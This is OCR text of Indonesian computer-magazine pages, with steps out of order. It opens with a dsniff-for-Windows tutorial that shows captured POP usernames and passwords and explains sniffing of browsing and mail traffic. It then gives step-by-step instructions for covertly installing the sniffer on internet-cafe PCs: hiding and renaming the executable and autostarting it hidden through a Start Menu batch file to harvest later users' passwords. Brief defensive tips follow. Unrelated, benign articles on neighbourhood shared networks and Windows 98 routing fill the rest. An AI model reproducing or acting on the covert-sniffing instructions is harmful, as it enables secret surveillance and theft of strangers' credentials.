<DIR>                02-22-02  8:36a  ..
DSNIFF  EXE           245,760  05-04-00 12:06p dsniiff.exe
MAILSN~1 EXE         102,400  05-04-00 12:06p mailsnarf.exe
URLSNARF EXE        106,496  05-04-00 12:06p urlsnarf.exe
WEBSPY  EXE          102,400  05-04-00 12:06p webspy.exe
PASSWORD DB         16,384  02-23-02  3:42a password.db
5 file(s)             573,440 bytes
2 dir(s)              5,420.83 MB free

C:\dsniiff>dsniiff -r password.db
02/23/02 03:41:24 adddelete -> pop-gmail.indo.net.id (pop)
USER kosasih
PASS pass1234
```

5

MEMBACA HASIL TANGKAPAN

Hasil tangkapan itu dapat dibaca dengan perintah **dsniiff -r password.db** dan kalau mau disimpan dalam teks ASCII biasa, misalnya password.txt, ketikkan **dsniiff -r password.db > password.txt** yang tidak akan menampilkannya ke layar, tapi ke file txt tersebut.

```
DSNIFF
10 x 20
C:\dsniiff>dsniiff -D
Interface      Device      Description
-----
1 PPPMAC (PPP Adapter.)
2 E100B-100 (Intel(R) PRO Adapter)
3 rtl8139 (NDIS 5.0 driver)
4 GWAUSB (Unknown)

C:\dsniiff>dsniiff -i rtl8139
```

2

MENJALANKAN DSNIFF

Bila hanya ada satu ethernet card pada komputer ini, maka perintah yang diketikkan cukup **dsniiff**, tetapi karena ada beberapa tujuan untuk memonitor card tertentu, dalam hal ini rtl8139, jadi ketikkan **dsniiff -i rtl8139** lalu tekan <enter> dan sniffing dimulai.

```
MS-DOS Prompt
10 x 20
C:\dsniiff>urlsnarf -i rtl8139
192.168.123.101 - - [Feb/2002:03:47:55 +0800] "GET /P/1.1" - - "Mozilla/4.0 (compatible; MSIE 6.0b; 192.168.123.101 - - [Feb/2002:03:47:56 +0800] "GET /urlsnarf HTTP/1.1" - - "Mozilla/4.0 (compatible; MSIE 6.0b; 192.168.123.101 - - [Feb/2002:03:47:56 +0800] "GET /1964/2739/1h/app.whenu.com/OffersData?update=20020202 Mozilla/4.0 (compatible; MSIE 6.0b; Windows 98; Win 9
```

6

MENGINTIP KEGIATAN BROWSING

Selain dsniiff untuk mengintip password, dalam paket dsniiff terdapat pula **urlsnarf** untuk mengintip kegiatan browsing melalui ethernet card yang dimonitor. Perintahnya **urlsnarf -i rtl8139**. Kalau mau disimpan dalam file perintahnya **urlsnarf -i rtl8139 -w url.db**

irc, aim, cvs, icq, napster, citrix ICA, Symantec PCAnywhere, Microsoft SMB, dan Oracle SQL*Net auth. info.

Sebelum menginstalasi dsniff for Windows, seperti juga windump, anda harus menginstalasi WinPcap terlebih dahulu. Bila anda telah menjalankan windump maka sebelumnya anda telah menginstalasi WinPcap. Jadi hal ini tidak akan dibahas lagi di sini.

Dsniff memonitor secara pasif paket-paket data yang melewati suatu ethernet card dan dapat dipasangkan pada suatu komputer dan dijalankan secara otomatis waktu boot.

Dsniff karenanya amat rawan pada komputer-komputer di warnet sebab seseorang dapat dengan mudah memasangnya di suatu komputer warnet dan memonitor kegiatan yang dilakukan pemakai selanjutnya.

Hasil monitor (berupa username dan password) itu dapat disimpan dalam suatu file yang akan 'dipanen' kemudian sewaktu ia memakai komputer itu kembali.

Selain dsniff.exe, dalam kelompok dsniff masih terdapat beberapa utilitas sniffing lain yang menarik.


Dikutip dari artikel fwerd aka kecoak-elektronik.

TIP & TRIK • TIP & TRIK • TIP & TRI

! Bagaimana Mengamankan Network?

Apabila tidak dapat mengganti hub menjadi **switch** dan tidak mau berganti ke topologi **token ring** yang lebih kebal terhadap sniffing, maka gunakan **enkripsi**.


Protokol-protokol yang rawan penyadapan karena tanpa enkripsi: Telnet dan rlogin, http, SNMP, NNTP, POP, FTP, IMAP. Usahakan cari protokol pengganti yang lebih aman. Sebagai contoh, nomor credit card menggunakan enkripsi SSL, bukannya http.



3

JALANKAN EMAIL CLIENT


Sementara dsniff memonitor ethernet card yang digunakan oleh komputer ini, jalankan program email client (di sini MS Outlook) dan klik Send/Receive yang akan mengirimkan username dan password ke email server. Keduanya ini akan ditangkap oleh dan ditampilkan oleh dsniff.



4

MENANGKAP DAN MENYIMPAN DATA


Dsniff dapat dijalankan diam-diam di latar belakang dan hasil tangkapannya ditampung dalam suatu file, misalnya password.db untuk itu perintahnya adalah **dsniff -i rt18139 -w password.db**



7

MENGUNTIT JEJAK SURFING

Suatu mesin dapat dikuntit jejak surfing-nya dengan **webspy**, juga dalam kelompok utilitas dsniff ini. Untuk itu perlu diketahui URL mesin tersebut pada LAN. Pada contoh ini untuk menguntit mesin dengan IP Address lokal 192.168.123.101, ketikkan **webspy -i rt18139 192.168.123.101**



8

MAILSNARF

Satu lagi fasilitas dsniff versi Windows, yaitu **mailsnarf** untuk memonitor mail traffic dalam LAN. Versi Windows dari dsniff hanya dapat memonitor LAN yang memakai **hub**, sedangkan versi Linux-nya dapat memonitor LAN yang menggunakan **hub maupun switch**.

INSTALASI DIAM-DIAM DSNIFF

Untuk mengintip password pengguna lain komputer dalam warnet, misalnya, install dsniff di tempat yang tidak mencurigakan, misalnya di **C:\WINDOWS\DS**

Jangan lupa juga mengganti nama dsniff.exe dengan nama lain yang tidak mencurigakan.

Agar dsniff berjalan secara otomatis sewaktu boot, gunakan program "start minimized" atau **sm.exe** yang dapat di-download di

<http://www.ethereal.org/List-Archives/curves-kiddies-0010/msg00029.html>

Simpan program ini dalam C:\WINDOWS lalu siapkan batch file (**ds.bat**) yang isinya:

```
@echo off
sm /hidden
c:\windows\ds\dsniff.exe -w password.db
```

(tambahkan -i [NIC] bila perlu)

Tempatkan file ds.bat ini di **C:\WINDOWS\Start Menu** agar dijalankan sewaktu komputer di-boot dan Windows dijalankan. Tentu saja nama dsniff.exe serta semua hubungannya ke batch file harus diubah agar tidak mencurigakan.

PENANGGULANGAN DSNIFF

Adanya kegiatan sniffing terlihat apabila terdapat 'hasil panen' dalam bentuk file yang besar (apalagi bila jaringan itu sibuk). Gunakan **AntiSniff** untuk mengetahui adanya kegiatan sniffing.




Alternatif Arsitektur RT/RW Net

Mengakses Internet tidak harus selalu lewat ISP atau Warnet. Anda dengan tetangga-tetangga anda pun dapat mengusahakan pengaksesan itu lewat suatu jaringan dengan nama RT/RW Net. **Onno W. Purbo** membahas alternatif arsitektur RT/RW Net.

Tulisan rekan Michael Sunggiardi (michael@batutulis.com) di harian Kompas beberapa waktu lalu tentang RT/RW net tampaknya cukup membuat gempar dunia persilatan Internet. Pola pikir konvensional bahwa Internet hanya berupa ISP dan Warnet menjadi terusik. Tidak pernah terpikir sebelumnya bahwa sebuah kompleks perumahan, sebuah kompleks perkantoran dll dapat dihubungkan satu sama lain dan berbagi akses Internet yang sama.

Pola pembiayaannya sederhana, tetangga kita ikut menanggung biaya akses ke Internet yang kita sewa 24 jam. Jadi misalnya, untuk akses ke Internet kita menyewa *leased line* Telkom 64Kbps seharga Rp4 juta per bulan, maka jika ada 20 tetangga yang ikut menggunakan akses tersebut; biaya per tetangga menjadi sekitar Rp. 200.000 per bulan untuk akses Internet 24 jam per hari. Sangat murah dibandingkan dengan biaya pulsa Telkom yang biasanya kita keluarkan untuk Internet.

Tulisan singkat ini akan membahas sebuah alternatif arsitektur RT/RW-



net yang sudah dioperasikan sendiri oleh penulis di rumah. Topologi jaringan yang dibangun tampak seperti pada gambar.

Secara umum sebetulnya teknologi yang digunakan tidak berbeda dengan teknologi Warnet biasa. Ada tiga komponen utama yang digunakan untuk membangun sebuah RT/RW-net, yaitu:

- Sambungan ke Internet (biasa kita menginginkan akses 24 jam)
- Gateway yang beroperasi 24 jam.
- Hub LAN untuk menyambungkan semua komputer workstation (termasuk PC tetangga).

Asumsi yang dikembangkan di sini adalah sambungan ini digunakan untuk keperluan perumahan dengan menggunakan peralatan PC seada-

nya. Tentunya infrastruktur ini akan dapat berubah drastis jika digunakan untuk keperluan kantor yang membutuhkan reliabilitas yang jauh lebih baik.

Sambungan ke Internet

Secara umum kita di Indonesia mempunyai dua alternatif untuk sambungan 24 jam ke Internet, yaitu:

- **Leased Line Telkom.** Pada kecepatan 64Kbps, komponen biaya yang harus dikeluarkan biasanya sekitar Rp4 juta untuk telkom dan Rp4 juta lagi untuk ISP. Jadi total biaya operasional Rp8 juta per bulan. Biasanya modem yang dibutuhkan disiapkan oleh operator. Sialnya modem 64Kbps ini biasanya membutuhkan sambungan V.35 (bukan RS.323) seperti yang ada di PC. Jadi kita perlu menyiapkan minimal Cisco Router kelas 1600-an yang harganya Rp4 juta-an.
- **Wireless LAN (WLAN)** 1-11Mbps di 2.4GHz (atau 5.8GHz). Solusi ini jauh lebih murah daripada Telkom. Saya pribadi sangat menyarankan penggunaan peralatan ini daripada menggunakan Telkom. Peralatan *wireless* di 2.4GHz lengkap dan baru berupa card, kabel *coax* dan antena di akhir tahun 2001 berkisar sekitar Rp4 juta. Sekedar gambaran di pertengahan tahun 2001, peralatan yang sama berkisar sekitar Rp7 juta-an. Biaya ke Telkom tidak ada sama sekali, tinggal yang sisa biaya ke ISP. Sangat bergantung

pada ISP dan konfigurasi jaringan yang ada. Bisa berkisar antara Rp330.000 s/d 4 juta per bulan. Saya pribadi menggunakan sambungan yang Rp330.000/bulan. Teknik instalasi card WLAN perlu dipelajari dan sebetulnya cukup mudah jika menggunakan Windows.

PC Gateway

PC *gateway* adalah sebuah PC yang 24 jam per hari bertindak sebagai perantara dari LAN di belakangnya ke Internet. Berbagai fungsi *proxy* dijalankan oleh PC gateway tersebut. Saya menggunakan PC Pentium II 166MHz 64Mbyte RAM sebagai gateway ke Internet yang dioperasikan 24 jam ke Internet.

Jika anda menggunakan Windows, paket software minimal yang perlu diinstal adalah:

- Software driver WLAN
- Card WLAN
- Card ethernet ke LAN RT/RW-net.
- Software Wingate/Winroute untuk proxy
- Software Mdaemon untuk mail server.

Jika anda menggunakan Linux (saya menggunakan Linux Mandrake 8.0), paket software minimal yang perlu diinstal adalah:

- Software driver WLAN
- Card WLAN
- Card ethernet ke LAN RT/RW-net.
- Software Squid atau iptables untuk proxy server.

- Software postfix, fetchmail, imap untuk mail sever.

Khusus untuk konfigurasi Linux, kita dapat mengembangkan konfigurasi yang jauh lebih kompleks daripada Windows. Misalnya:

- Menginstal MRTG dan SNMP untuk melakukan monitoring kondisi jaringan.
- Menginstal *firewall*.
- Menginstalasi *postsentry* yang merupakan *software intrusion detection*.
- Dll. semua software yang dibutuhkan biasanya sudah tersedia di CD Mandrake 8.0.

LAN Hub & Sambungan Ke Tetangga

Seperti halnya Warnet, akses ke Internet di-*share* menggunakan konfigurasi LAN melalui hub. Hanya saja kabel LAN yang digunakan tidak dibatasi hanya sebatas ruangan Warnet, tetapi dibuat menembus tembok rumah atau menyeberang menuju rumah tetangga. Kabel UTP dapat digunakan untuk jarak sekitar 100 meteran, untuk jarak yang lebih jauh (s/d 300 meteran) sebaiknya menggunakan kabel *coax* RG8.

Saya sendiri di rumah menggunakan hub 10Mbps bekas yang bisa diperoleh di pasaran seharga Rp25-75.000 per buah. Kecepatan LAN 10Mbps sudah cukup untuk keperluan Internet yang kecepatannya biasanya lebih rendah dari 1Mbps.



Dengan Windows, Membuat Router Sederhana

Setelah menguraikan konsep RT/RW Net, **Onno W. Purbo**, dengan uraian yang mudah dipahami, menjelaskan implementasi dari konsep tersebut lewat pembuatan *router* sederhana. Uraian praktis ini diharapkan dapat membantu anda yang berniat mempraktikkan 'Internet iuran' lewat RT/RW Net.

BAGIAN PALING SULIT DAN FATAL DALAM JARINGAN komputer sekelas Internet adalah mengabstraksikan (membayangkan) cara kerja jaringan tersebut. Bagaimana mungkin jutaan komputer di seluruh dunia saling berkomunikasi tanpa ada kesalahan dalam pengiriman data, tanpa ada kesalahan memilih rute dll.

Pengalaman saya selama ini menunjukkan bahwa kemampuan matematika yang baik akan sangat membantu dalam membayangkan kerja sebuah jaringan Internet. Konsep matematika seperti domain, set, subset menjadi sangat membantu dalam mengabstraksikan kerja routing dan kerja Internet. Kemampuan matematika yang lemah, tampaknya menjadi kendala banyak orang Indonesia dalam mengabstraksikan kerja Internet.

Tulisan ini mencoba membahas pembuatan sebuah **router** sederhana dengan menggunakan **sistem operasi Windows 98**. Terus terang, untuk aplikasi jaringan yang serius sebaiknya anda menggunakan **Linux** sebagai basis pembangunan sebuah router maupun komponen jaringan lainnya.


Ada lima tahapan dalam pembuatan router di mesin Windows 98, yaitu:

1. Rancangan Topologi Jaringan.
2. Konfigurasi kartu jaringan (LAN)
3. Konfigurasi sistem operasi
4. Belajar menggunakan perintah `route.exe`
5. Membuat batch file autostarting.

Rancangan Topologi Jaringan

Sebelum melakukan konfigurasi, ada baiknya kita gambarkan terlebih dahulu bentuk atau **topologi jaringan** yang akan digunakan. Dengan demikian akan sangat memudahkan dalam merancang *setup routing* yang perlu dilakukan.

Topologi jaringan yang akan digunakan—terlihat pada gambar di atas—merupakan topologi yang agak kompleks, terdiri dari **dua buah LAN** dengan keluarga IP:



192.168.0.x
192.168.120.x

Dalam topologi tersebut terdapat dua buah router yaitu:

- Router 1 - menghubungkan Internet dengan LAN 192.168.120.x dengan alamat IP pada card ethernet yang digunakan 192.168.120.1.
- Router 2 - menghubungkan LAN 192.168.0.x dan LAN 192.168.120.x, dengan alamat IP 192.168.0.1 dan 192.168.120.114.


Dalam tulisan ini, fokus akan diberikan pada setup Router 2 dengan dua *interface* ethernet card dengan sistem operasi Windows 98.

Perlu dicatat bahwa untuk keperluan normal di Warnet atau perkantoran kita cukup menggunakan konfigurasi LAN 192.168.120.x di atas. Konsep ini sengaja dikemukakan supaya membuka wawasan bahwa konfigurasi LAN dapat dibuat kompleks dengan menambahkan router ke LAN yang lain sehingga membentuk RT/RW-net.

Konfigurasi Kartu Jaringan (LAN)

Langkah selanjutnya adalah mengkonfigurasi kartu jaringan LAN. Ada dua langkah yang perlu dilakukan, yaitu:

- Memastikan bahwa LAN *card* yang digunakan dikenali oleh sistem operasi dan berjalan dengan baik.
- Mengkonfigurasi protokol yang ditempelkan di LAN card dan men-set parameternya.



Untuk memastikan bahwa LAN Card telah dikenali dan berjalan dengan baik, dapat diperiksa melalui:

Start → Settings → Control Panel → System → Device Manager → Network Adapters.

Jika LAN card yang digunakan dikenali maka akan tampak pada layar. Pada contoh yang saya gunakan terlihat ada tiga *network adapter*, yaitu:

- Serial dial-up.
- D-Link
- Samsung

Jika kita klik properties dari masing-masing card akan tampak kondisi masing-masing card tersebut.

Pastikan dalam device status adalah "This device is working properly." Jika




ternyata tidak berjalan dengan baik, maka pada driver kita harus memasukkan ulang driver LAN card tersebut.

Jika ternyata card LAN yang anda gunakan tidak berhasil dideteksi, anda harus mencari LAN card *driver* yang biasa dibawa dalam disket LAN card tsb. Dan menginstalnya melalui fasilitas 'Add New Hardware' di Control Panel.

Dalam tulisan ini setup akan dilakukan pada card D-Link DFE 538TX dan SAMSUNG 11Mbps WLAN PCI Card.

Setelah yakin bahwa LAN card yang digunakan dikenali dengan baik oleh sistem operasi, selanjutnya kita akan mengkonfigurasi jaringan. Hal ini dilakukan melalui perintah,

Start → Settings → Control Panel → Network → Configuration.




Biasanya pada konfigurasi jaringan akan tampak LAN card yang tersambung ke komputer dan TCP/IP telah di tempelkan ke card tsb. Selanjutnya adalah men-set beberapa parameter TCP/IP agar sesuai dengan topologi jaringan yang telah kita rancang sebelumnya.

Pada tulisan ini, D-Link DFE538TX tersambung ke jaringan 192.168.0.x dan SAMSUNG 11Mbps WLAN tersambung ke jaringan 192.168.120.x.

Untuk men-set IP address, netmask masing-masing LAN card kita perlu mengklik properti TCP/IP dari masing-masing LAN card.

Pada property TCP/IP dari LAN card ada IP address, di situ kita bisa memilih Specify an IP address, dan menentukan IP Address dan subnet mask-nya.

Untuk card D-Link yang tersambung ke jaringan 192.168.0.x di set IP address 192.168.0.1 dengan subnet mask 255.255.255.0.




Untuk card SAMSUNG yang tersambung ke jaringan 192.168.120.x di-set IP address 192.168.120.114 dengan subnet mask 255.255.255.0.

Karena card SAMSUNG yang akan menghubungkan router ini ke dunia luar, maka pada bagian gateway di set ke Router 1 dengan IP 192.168.120.1.

Bagian yang akan membuat pusing kepala para pemula adalah menentukan IP address, subnet mask, gateway dll. Pada tahapan ini akan sangat memerlukan kemampuan matematika untuk mengabstraksi berbagai nomor tersebut.

Untuk keamanan jaringan sebaiknya dimatikan semua *binding* ke "Client for Microsoft Networks," "File and printer sharing for Microsoft Networks," dan "Microsoft Family Logon."



Konfigurasi Sistem Operasi


Setelah semua LAN card dikonfigurasi dengan baik, langkah selanjutnya adalah melihat konfigurasi jaringan/router di sistem operasi Windows. Ada dua hal yang akan dilakukan pada tahap ini:

1. Mencek konfigurasi IP di sistem operasi Windows 98.


2. Buka kemampuan routing sistem operasi Windows 98.

Pengecekan konfigurasi IP di sistem operasi Windows dapat dilakukan melalui MS-DOS dengan menggunakan perintah:

```
C:\> winipcfg
```



Akan tampak pada layar windows konfigurasi IP dan kita dapat melihat bahwa card D-Link dengan *hardware address* 00:50:ba:4f:4e:ea mempunyai alamat IP 192.168.0.1 dan subnet mask 255.255.255.0.



Dengan memin-dahkan adapter yang digunakan ke SAMSUNG, akan terlihat *hardware address* SAMSUNG adalah 00:00:f0:64:96:ae, dengan alamat IP 192.168.120.114 dan netmask 255.255.255.0. Ada tambahan paramete-

ter yang tidak ada pada card D-Link yaitu *default gateway* yang di set ke 192.168.120.1.

Cara lain untuk men-cek konfigurasi IP adalah menggunakan perintah



```
C:\> ipconfig
```

Tampak pada gambar di bawah bahwa pada layar ada tiga adapter jaringan yang terdeteksi adapter

- Ethernet 0 - dial-up adapter
- Ethernet 1 - D-Link card
- Ethernet 2 - SAMSUNG card.

Pastikan bahwa semua parameter seperti alamat IP, netmask, gateway harus sesuai dengan rancangan topologi LAN yang telah di rencanakan terlebih dulu.

Selanjutnya adalah mengaktifkan kemampuan routing dalam sistem operasi Windows 98. Hal ini dilakukan dengan



cara mengedit registry Windows 98 menggunakan,

```
C:\> regedit
```

Anda perlu menambahkan pada

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Services\VxD\MSTCP
```

Agar ada parameter

```
EnableRouting "1"
```

Caranya klik kanan MSTCP pilih New → String Value. Kemungkinan besar akan terlihat sebuah parameter dengan nama New Value #1. Rename New Value #1 menjadi EnableRouting dan masukan nilai-nya menjadi "1".

Belajar Menggunakan Perintah route.exe


Sebetulnya sampai tahapan ini setelah semua setting di lakukan maka PC Windows 98 yang kita gunakan dapat digunakan sebagai router.

Kadang kala, kita membutuhkan beberapa perintah tambahan untuk menambahkan, mengurangi tabel routing. Terutama kalau ada user nakal di jaringan yang suka masuk ke situs yang tidak baik & perlu di blokir, dapat dilakukan dengan cara menghilangkan tabel routing ke situs tersebut.

Perintah yang akan sangat membantu untuk menset tabel routing adalah perintah route.exe, yang bisa dijalankan di MS-DOS. Ada tiga (3) perintah yang akan sering digunakan pada route.exe, yaitu

```
C:\> route print
```

```
C:\> route add
```



C:/> route delete

Perintah "route print" digunakan untuk melihat tabel routing yang ada di Windows 98, tampak pada gambar adalah contoh tampilan hasil melakukan route print. Mengang tabel routing dapat dibuat sangat kompleks.

Perintah

C:/> route add 202.123.22.1 192.168.120.1

Akan menambahkan route paket untuk menuju alamat 202.123.22.1 agar di relaykan melalui mesin 192.168.120.1.

Perintah

C:/> route delete 202.123.22.1

Akan menghilangkan routing ke arah mesin 202.123.22.1 dari tabel routing Windows 98.

